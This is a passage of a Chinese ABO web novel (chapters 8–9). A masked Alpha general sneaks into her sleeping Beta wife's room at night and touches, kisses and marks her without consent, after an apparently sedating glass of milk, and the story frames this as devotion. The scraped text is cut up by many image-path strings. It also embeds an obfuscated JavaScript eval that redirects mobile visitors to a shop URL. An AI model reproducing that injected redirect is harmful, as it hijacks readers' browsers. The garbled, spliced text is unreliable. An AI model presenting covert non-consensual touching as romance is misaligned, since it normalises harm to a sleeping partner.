等祝敛青再抬眼,眼前人已变作平常模样,温和道:“看来你更愿意接触这样的我,那我们就先带面具试一试吧。” 垂落的手发痒,祝敛青垂下眼,遮住所有情绪,只“嗯”了一声。 8. 第八章 一时无话,祝敛青躲入书房,深知穷寇莫追的裴烬野没有紧逼,直到夜色降临,浓墨涌来。 别墅的灯依次熄灭,漆黑之中,有人睁开眼,赤色眼眸沉静,没有一丝睡后的恍惚,反而透着过分清醒的、压抑的亢奋。 无人察觉,整个别墅都被橡木苔的味道淹没,像是掉入热带雨林中,长年累月浸泡在水中的木头,散出潮湿阴郁的泥泞味,恍惚间,还以为墙角处生出丛丛蘑菇。 而最浓郁的,莫过于左侧的那间卧室。 没了祝家的条件,同床而眠的进度还是太快。 祝敛青昨夜一整晚都没睡好,前几天又日日加班,说是生日,却像是受难日。 所以,裴烬野体贴地提出暂时分房,等两人逐渐熟悉后,再进行下一步。 祝敛青自然同意,早早就洗漱熄灯。 潮湿阴郁的苔藓挤进门缝,顺着床腿一点点攀爬,直至蹬出薄被的纤细脚踝,鹿角状的绿苔环住骨节,贪婪似的包裹往上。 ——咔嚓。 轻微的门锁声突然响起,把手压下一半却被迫止住。 门从内部锁住了。 外面的人也意识到这个问题,手从门把手滑落,脚步一转,又一次走进黑夜里。 不多时,那人又攀上熟悉的窗,这一次细心地将全部脚印擦除,毫不费力地推开纱窗,轻轻落地。 床间的人不曾察觉,她实在太困了,呼吸都被往日绵长了些,微微拉开的窗帘泄出一缕月光,撒向她眉眼,将精致眉眼雕刻得更加立体深邃,薄唇微微张开,像是刚刚摘下的樱桃。 妻子又在勾引我。 赤色的眼眸暗了暗,白日里和煦温柔的Alpha,此刻再无遮掩,满是疯执贪婪。 房间里的橡木苔味更浓,一呼一吸都是这个味道。 即便是刻意放轻的脚步声,在寂静房间里也格外清晰,人形阴影一点点靠近,代替月光,拢住床间的妻子。 似梦中有所感,祝敛青微微拧起眉头。 裴烬野为此,露出了些许伤心的表情。 此刻不再需要面具,她也不必遮掩,情绪随祝敛青的变化而起落,贪婪黏稠的视线始终停在对方身上。 不要皱眉,妻子。 被冷水泡得发皱的指尖冰凉,轻轻拂过祝敛青眉心。 粗粝与细腻相碰,却没有引起祝敛青的抵触,反而因为这点凉,而微微松眉。 妻子喜欢我的触碰。 裴烬野很轻地笑了下,眉间的落魄很轻易就被吹散,好像一只好哄的狗,情绪轻易被主人拉扯。 长腿曲折,膝盖压住地面,下半截身体都紧贴在床边,时刻挺直的脊背此刻都弯起。 就这样,裴烬野跪在祝敛青的床边,以一个极度虔诚的姿态,无声注视着她的妻子。 窗外的风不知何时吹起,帘子被迫晃动,带动月光一并忽明忽暗,橡木苔还在无声攀爬,深色的绿越来越浓,来不及细看,就被裴烬野随手盖住。 妻子睡觉总喜欢贪凉,从薄被探出一截小腿。 如果没有她,妻子该怎么办? 这个夏天那么热,妻子又这样畏暑,如果没有她,妻子就要生病了。 裴烬野皱着眉头,轻轻地叹气,真心实意地为此感到困扰。 她脆弱可怜的妻子。 连Alpha的信息素都闻不到,全然不知自己被多少脏东西惦记过,每次祝敛青从公司回家,她都要耐心地一点点驱除那些卑劣、恶心的Alpha信息素,再仔仔细细覆上自己的标记。 有时,裴烬野也会遗憾。 她的妻子如果不是Beta,而是一个是Omega的话,她就可以在妻子的颈后注入自己的信息素,进行深度标记。 她们将完全属于对方。 完完全全。 裴烬野磨了磨发痒的犬牙,只要稍稍想到那种情况,就忍不住后颈发烫,分泌出浓郁、凝成水滴的橡木苔汁液,将单薄衬衫浸透。 即便在此之前,她已打过两支军用抑制剂,足足在冷水泡了一个小时。 要知道,军用抑制剂的药效极其霸道,几乎是市面上常用抑制剂的十倍,普通Alpha只需一支就能渡过整个易感期,是前线不可断缺的战备资源。 而裴烬野在没结婚前,半个月易感期也只需十支,可自从结婚后,几乎每天一支,今天甚至用了两支。 再这样下去,即便她是少将级别,也会引起军备部的注意,除非她能提供合理理由,不然就得限制她的申请资格了。 但这些事,都不是此刻的裴烬野该考虑的。 微凉的指尖从眉间滑落,顺着高挺鼻梁往下,指腹压住薄唇,转瞬被温热吐息包裹。 赤色的眼眸暗了又暗,往日晦涩压抑的爱意,此刻几乎疯狂地溢出来,如蚕丝般将祝敛青裹成茧。 发痒的牙根难以抑制,贴身的衬衫完全湿透,勾出弯曲的节节往下的脊骨,窄腰间的腰窝极深,随着沉重呼吸发颤。 嫌这样的距离不够,膝盖在地上用力碾磨往前,骨头死死抵着床边的木板,硌出一条条红印。 裴烬野恨不得把这个床拆了,想让妻子在她怀中安睡,可却不得不克制地止住,仍由这一条界限存在,犹如她和她之前的关系。 不能吓到妻子。 这是写在名为妻子的备忘录里的第四条。 她承受不了妻子的反感与抵触,哪怕一点,她都觉得自己会死掉。 让妻子厌恶,她就会死掉。 裴烬野这样对自己说。 指腹轻轻摩擦过薄唇,浓睫微微发颤,却没有醒来。 裴烬野眼神痴迷,完全投入这场除了膝盖虔敬,其他都可以说的上亵渎的仪式里。 月光仍在,顺着时间变化,不断偏移,落在祝敛青颈间,也照亮了床头的柜子,上头只放了一个饮尽的玻璃杯,杯壁还有乳白的痕迹残留。 指尖往下落,跟随月光的足迹,来到颈间。 那锁骨处的痕迹变得浅淡,不似之前的樱红。 裴烬野眼眸眯了眯,露出一丝恼意。 无法标记的遗憾只能用其他东西代替,如果连这点东西都没有,怎么证明妻子是自己的? 那些该死的臭虫,总想觊觎她的Beta。 思绪落到这 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17538045|203873||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 儿,裴烬野又忍不住想起那件旧衣。 暴躁的情绪从下午到现在,依旧没有缓解。 该死的、无能的寄生虫。 如果不是依靠着家族,那个人连妻子的面都见不到。 指尖无意识加重,加重颈间的印。 在祝敛青惊醒前,裴烬野迅速收手,脊背更弯,无比虔诚地吻在那颗小小的红痕上。 昨夜的妻子时刻紧绷着,明明说了晚安,却浅眠了一夜,叫裴烬野也不得不一动不动,生怕惊扰了对方。 想到昨夜的煎熬,裴烬野稍稍加重了力度。 恶劣的、总在考验她意志力的美味妻子。 舌尖舔舐而过,水光下的绯红越发鲜艳。 直到红痕开始扩散,裴烬野才意犹未尽地停下。 此刻挂在墙边的钟已转了一刻,跪在地面的膝盖早已红肿,裴烬野却不曾理会,固执地不肯挪动。 牙尖还在发痒,裴烬野咬了咬口腔内侧,警告自己不能乱来。 不能吓到妻子。 裴烬野再次提醒自己。 房间的味道更浓,木头被雨水泡烂,苔藓淹在水中,墙壁生出红鳞蕨,到处都是挥之不去的橡木苔味,穿过薄被,将祝敛青淹没。 此刻哪怕是低等级的Omega,能清晰嗅到满屋的橡木苔味。 可沉睡的祝敛青依旧无所察觉,陷入难缠的梦境中,不知何处涌出的藤蔓缠住四肢,不断将她往深渊里扯。 而现实里,裴烬野轻轻牵住她的手,偏头贴进她的掌心。 此刻没了面具,或深或浅的掌纹终于印在裴烬野脸颊,她呼吸更重,眼眸紧紧盯着祝敛青,像只始终吃不饱的野犬。 妻子…… 她的妻子…… 她忍不住紧紧贴着妻子的掌心,一遍又一遍地蹭。 这是她白日里就想做的事情,可在失去控制前,她选择了松开祝敛青的手,退后一步回到安全位置。 她讨厌面具,但妻子只能接受戴上面具的她。 裴烬野烦躁地再蹭,双唇在她指间摩擦、碾压,留下一个又一个不知餍足的吻。 她眼帘低垂,呼吸却更重,冷水浸泡过的躯体越来越滚烫,捂得祝敛青掌心水淋淋的,无意识地想要扯回。 裴烬野却扣紧,低头埋进她手中。 颈后的腺体早就失了控制,不断流出透明液体,未绑起的长发都被沾湿,一缕一缕地搭在那里,很是狼狈。 从指尖到指根,掌心的每一条纹路都沾染上裴烬野的味道,比其他地方浓郁几倍。 可以想象,明天时,祝敛青左手碰过的所有东西都会一并染上这个味道,像是一场大型的苔藓寄生游戏。 在只有裴烬野能看清的雨林中,处处都是橡木苔侵略的痕迹。 简直恶劣,但裴烬野很喜欢。 她忍不住再蹭了蹭妻子的手,一想到明天,就忍不住亢奋得发颤,眼底的沉迷更甚。 掌心越来越烫,就好像捏着一块烙铁。 祝敛青拧紧眉头,好不容易从藤蔓中挣脱,又掉入火炉,浓睫发颤,薄唇开合,几次挣扎,想要醒来…… 9. 第九章 祝敛青忽而睁开眼。 梦境如泡沫般瞬间消散,日光从未合拢的窗帘缝隙探入,她下意识抬手,搭在眉眼间,挡住刺眼的光。 几点了? 意识慢回笼,五感随之慢慢恢复。 祝敛青突然握了下手,很奇怪的黏腻感,就好像融化冰淇淋留在掌心的感觉。 浑噩的脑子无法分析,但祝敛青仍皱了下眉。 身上也有这种奇怪的感受。 虽然没有掌心黏腻,也没有汗水残留,甚至没有什么味道,但还是本能感到不适,就好像在雨里淋透了。 可昨夜没有下雨,她整夜都待在房间里,总不能是梦游吧? 祝敛青十分确定自己没有这个习惯。 烦躁情绪涌出,祝敛青放下遮挡的手,强迫自己在日光下睁眼。 灰青如翡石的眼眸越发剔透,不见初醒的困倦,而是复杂晦涩的情绪交织。 不知过了多久,这些情绪才随着祝敛青的闭眼而掩埋,再睁开,又只剩下平常的疏离冷淡。 她随手拿过旁边的通讯器,不过一早上,信息就堆积成山。 虽是假期,但仍有少许工作只能由她拍板决定。 祝敛青一一解决,再绕回最顶端,备注为母亲的人又发来不少消息。 随意点进去,划到顶端后又往下扫。 【如果这两天没什么事,和烬野去医院检查一下,越早备孕越好。】【Beta怀孕本来就困难,有些人一两年都怀不上,别总想着拖延。】 还是那些话,不停围绕着孩子。 祝敛青拧着眉头,不断往下滑,又骤然止住。 【裴家前两天也和我提过,问你们打算什么时候要孩子。】 【裴家对你本来就有微词,要不是烬野态度坚决,她们绝不会同意你和她的婚事,她那么优秀的一个Alpha,你想办法得抓紧。】 垂落的眼睫微颤,久久停留在这,不知过了多久,祝敛青深吸一口气,将通讯器丢到一边。 掀开被子,径直走入浴室,须臾水声响起。 不多时,祝敛青下楼。 厨房里传来金属碰撞声,食物的香气随之散开,熟悉身影在厨房忙碌。 祝敛青有些不可思议,眨了眨眼才能敢确定那是裴烬野。 裴少将也会下厨? 脚步不由靠近,直到门外。 那人依旧不曾察觉,黑发低束,仅着一件宽松短袖、棉质运动裤,清晨日光被格窗分成四块,散落在她身上,叫她多了几分寻常的烟火味。 但祝敛青的视线却停留在她的脸上。 裴烬野戴了面具,下半张脸如之前一般遮住。 不知为何,昨日曾浮现出的异样,此刻又一次涌现,与清晨感受到的黏腻叠在一块。 祝敛青微微皱起眉,可下一秒,脑海中又骤然浮现酥痒触感,好像有人用指尖拂过她眉间。 杂乱的思绪无法压下,祝敛青用力揉了揉眉心,试图抹去那股不存在的感受。 直到此刻,裴烬野才好像后知后觉地发现祝敛青,转身就道:“早上好,祝女士。” 铁质面具遮挡薄唇,但弯起的眼眸和带着笑意的声音,还是让祝敛青感受到了对方的好心情。 发生什么喜事那么开心。 眉心习惯性想皱起,又很快就松开,祝敛青扶了扶眼镜,声音依旧地回应道:“早上好,裴少将。” 不等对方回应,她就继续道:“郑阿姨呢?” 祝敛青不喜人打扰,只雇了个不住家的保姆和郑阿姨,前者负责日常打扫,后者负责三餐。 “抱歉,我自作主张给她放了个假,”裴烬野露出一丝恰到好处的歉意,又道:“我想试一试的范围,可能还包括让你尝一尝我的手艺?” 这样好像确实可以让关系更近一点? 这个理由无可挑剔,甚至连试一试这个建议,都是自己主动提起,裴烬野积极配合而已,可祝敛青心里的违和感却不曾减缓。 许是今早醒来的异样感受太强烈,然后又一下子看见裴烬野? 看着日光下温和有礼的Alpha,祝敛青试图找一个合理理由,解释这一切。 她轻轻吸了口气,语气故作轻松道:“不用道歉,我只是有点诧异裴少将还会下厨。” 像她们这种家庭,除非兴趣使然,不然很少会有人做这种事。 喜欢甜食、会下厨的Alpha? 祝敛青感觉对裴烬野的认识又刷新了下,这就是S级Alpha的特殊之处吗? 她之前认识的Alpha都不屑于这些,更喜欢把军衔、功绩挂在嘴边,比如许峥。 裴烬野笑了下,温声为她解释:“是心理医生建议的,她希望我能发展一些可以转移注意力的爱好。” 这样吗? 祝敛青顿时恍然。 继而,又听到裴烬野开口:“我还烤了小熊饼干,可以搭配牛奶。” 又是牛奶。 祝敛青不经想起昨夜,裴烬野曾在睡前敲开她的房门,端来一杯热牛奶,还说祝敛青这几天都没有睡好,牛奶助眠,希望她能一夜好眠。 牛奶,一夜好眠? 祝敛青扶了扶眼镜,大抵是睡眠不足的缘故,太阳穴隐隐作痛。 明明眼前的一切都很正常,为了她提出的意见,裴烬野甚至在家就戴上面具,特地早起准备了早餐,无论从那个角度看,都比她更尽责用心。 但…… 祝敛青抿了抿唇,突然道:“谢谢你昨天晚上的牛奶,我昨天晚上睡得很好。” “那就好,”裴烬野笑意更浓,眼尾的细纹浮现,衷心道:“你这几天那么累,终于可以好好睡一觉了。” 毫无差错的答案,可祝敛青却不满意,又问:“你呢?” “我也睡得不错,主要是待在军营里待久了,已经形成固定的生物钟,一到点就睡不着了,”裴烬野面不改色地撒着谎。 灰青的眸将她所有的细微表;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 